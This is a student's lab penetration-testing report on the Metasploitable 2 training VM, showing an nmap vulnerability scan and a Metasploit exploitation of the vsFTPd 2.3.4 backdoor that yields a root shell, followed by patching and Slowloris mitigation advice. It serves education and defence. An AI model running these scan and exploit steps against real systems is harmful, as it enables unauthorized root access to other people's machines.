Ethical Hacking Simulation Project

Penetration Testing on Metasploitable 2

Black Box Penetration Testing Report

V1.0

November 2023

By: Washif Akhtar

Document Properties

Title	**Ethical Hacking Simulation Project**
Version	V1.0
Author	Washif Akhtar
Pen-testers	Washif Akhtar
Classification	Non-Confidential

Version control

Version	Date	Author	Description
V1.0	November 2023	Washif Akhtar	Final Draft

Table of Content

1. Introduction……........4
   1.1 Background
   1.2 Objectives
   1.3 Scope

2. Project Overview………........5
   2.1 Duration
   2.2 Tools and Methodologies

3. Vulnerability Scanning…………………………………………………………………………………………………….........6
   3.1 Nmap vuln script
   3.2 Demonstration Process

3. Findings……….........7
   3.1 FTP Service Vulnerability
   3.2 Web Service Vulnerability
   3.3 Java RMI Registry Vulnerability
   3.4 Other Service Assessments

4. Exploitation………........8
   4.1 vsFTPd Backdoor Exploitation
   4.2 Demonstration Process

5. Recommendations…….........9
   5.1 Immediate Action
   5.2 Preventive Measures
   5.3 Security Awareness

6. Results……….........10
   6.1 Successful Exploitation
   6.2 Impact on Cybersecurity

7. Conclusion……….........11
   7.1 Achievements
   7.2 Learning Outcomes

8. References………........12
   8.1 CVEs
   8.2 Metasploit Modules

Introduction

In the ever-evolving landscape of cybersecurity, staying ahead of potential threats is paramount. The simulated ethical hacking project undertaken from October 2023 to November 2023 was motivated by the critical need to cultivate practical expertise in identifying and mitigating vulnerabilities within networked environments. This project served as a hands-on exploration of ethical hacking methodologies, offering a controlled environment for honing skills crucial to safeguarding digital assets.

Background

With the increasing frequency and sophistication of cyber threats, the importance of ethical hacking as a proactive defense measure has become undeniable. The background of this project is rooted in the recognition that hands-on experience is indispensable for cybersecurity professionals. By simulating real-world scenarios and potential vulnerabilities, this project aimed to bridge the gap between theoretical knowledge and practical application in the field of ethical hacking.

Objectives

The primary objectives of this project were twofold: firstly, to acquire a nuanced understanding of ethical hacking methodologies, and secondly, to develop the practical skills required to identify, exploit, and recommend solutions for vulnerabilities within a networked environment. The project sought to empower participants with the ability to navigate and mitigate potential security risks effectively.

Scope

The scope of this project encompassed the comprehensive assessment of a simulated system, Metasploit 2, using industry-standard tools such as Nmap and the Metasploit framework. The exploration of vulnerabilities spanned a variety of services, including FTP, web, and Java RMI Registry. While the project's main focus was on educational and skill-building objectives, the scope extended to practical insights that could contribute to enhancing overall cybersecurity postures in real-world scenarios.

Project Overview

Over the course of two months, from October 2023 to November 2023, engaged in an immersive simulated ethical hacking project. The central objective of this endeavor was to gain hands-on experience in the field of ethical hacking by meticulously identifying and mitigating vulnerabilities within a simulated networked environment. Leveraging advanced penetration testing tools such as Nmap and the Metasploit framework, the project specifically targeted the assessment of the security infrastructure of a simulated system, represented by Metasploit 2.

The project was rooted in the educational realm, serving as a practical exploration of ethical hacking methodologies. The intent was not only to uncover potential security weaknesses but also to develop a profound understanding of how to apply ethical hacking techniques in a controlled and educational setting. The timeframe allocated for the project allowed for in-depth exploration, analysis, and the implementation of ethical hacking strategies, contributing significantly to the enhancement of practical cybersecurity skills.

Duration:
October 2023 to November 2023


Skills and Methodologies:
Utilized Nmap for initial network reconnaissance and vulnerability scanning, followed by the use of the Metasploit framework for exploiting identified vulnerabilities.

Vulnerability Scanning

Nmap vuln script:

Nmap's vulnerability scanning script is a powerful tool that automates the detection of security vulnerabilities in target systems. By leveraging a comprehensive database of known vulnerabilities, it efficiently identifies potential weaknesses, aiding ethical hackers and security professionals in securing networks through proactive vulnerability assessments.

Demonstration Process:



```
┌──(root💀kali)-[/home/dark_i]
└─# nmap --script vuln 192.168.65.240

Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 22:20 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.65.240
Host is up (0.0038s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_      https://www.securityfocus.com/bid/48539
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
53/tcp   open  domain
80/tcp   open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
```

Findings

FTP Service (Port 21):
Vulnerability: Identified the vsFTPd version 2.3.4 backdoor vulnerability (CVE-2011-2523).
Exploitation: Successfully exploited the vulnerability, gaining root access.
Recommendations: Urged immediate patching or upgrading of vsFTPd to eliminate the backdoor vulnerability.

SSH Service (Port 22): No specific vulnerabilities found during the initial scan.

Telnet Service (Port 23): No specific vulnerabilities found during the initial scan.

SMTP Service (Port 25): No vulnerabilities found during the initial scan.

Web Service (Port 80):
Vulnerability: Detected a potential Slowloris DOS attack vulnerability (CVE-2007-6750).
Recommendations: Advised implementing measures to mitigate Slowloris attacks.

RPCBind Service (Port 111): No specific vulnerabilities found during the initial scan.


NetBIOS and Microsoft-DS Services (Ports 139 and 445): No vulnerabilities found during the initial scan.

Java RMI Registry Service (Port 1099):
Vulnerability: Identified a default configuration remote code execution vulnerability.
Recommendations: Urged reconfiguration of RMI registry settings to prevent remote code execution.

Other Services (Ports 512, 513, 514, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180):
No specific vulnerabilities found during the initial scan.

Exploitation

Demonstrated the exploitation of the vsFTPd backdoor vulnerability:



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.65.240
RHOST => 192.168.65.240
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.65.240:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.65.240:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.65.240
RHOSTS => 192.168.65.240
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.65.240:21 - The port used by the backdoor bind listener is already open
[+] 192.168.65.240:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.65.157:43657 -> 192.168.65.240:6200) at 2023-11-19 02:08:48 +0530

id
uid=0(root) gid=0(root)
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Recommendations

Immediate Action:

- Promptly patch or upgrade vsFTPd to the latest version to eliminate the backdoor vulnerability.
- Implement measures to mitigate Slowloris DOS attacks on the web server such as:
  - Use a reverse proxy.
  - Limit the number of connections per IP.
  - Reduce the maximum request duration.
  - Implement rate limiting.
  - Keep software and systems up to date.
  - Use a DDoS mitigation service.
  - Increase the maximum number of clients the web server will allow.
  - Place restrictions on the minimum transfer speed a connection is allowed.

Preventive Measures:

- Regularly update and patch all software and services.
- Review and adjust RMI registry configurations to minimize remote code execution risks.

Security Awareness:

Conduct regular security awareness training for users to enhance their understanding of potential threats, particularly social engineering attacks.

Results

The simulated ethical hacking project successfully identified and exploited vulnerabilities within the networked environment. The demonstration of the vsFTPd backdoor exploitation highlights the critical need for proactive security measures and prompt patching.

Overall Impact:
The project significantly enhanced the understanding of ethical hacking methodologies and their practical application. The identification and rectification of vulnerabilities contribute to an improved cybersecurity posture, reducing the risk of unauthorized access and potential data breaches.

Documentation:
Thoroughly documented findings, including details on vulnerabilities discovered, exploitation methodologies employed, and recommendations provided. This documentation serves as a valuable reference for future security assessments.

Conclusion

As the simulated ethical hacking project draws to a close, it is imperative to reflect on the achievements and learning outcomes that have emerged from this immersive experience**.**

Achievements

The project successfully identified and addressed vulnerabilities, exemplified by the vsFTPd backdoor exploitation. Documentation provides a lasting resource, emphasizing proactive security measures.

Learning Outcomes

Participants gained hands-on proficiency in Nmap and Metasploit, showcasing practical ethical hacking techniques. Insights into security enhancements underline the importance of access controls, patch management, and audits.

In summary, this simulated ethical hacking project met educational goals, arming participants with practical skills crucial for navigating the dynamic landscape of cybersecurity. The achievements and learning outcomes form a solid foundation for ongoing excellence in ethical hacking and cybersecurity practices.

References

- CVE-2011-2523
- Slowloris CVE-2007-6750
- Metasploit vsFTPd Backdoor Module
- Java RMI Registry Exploit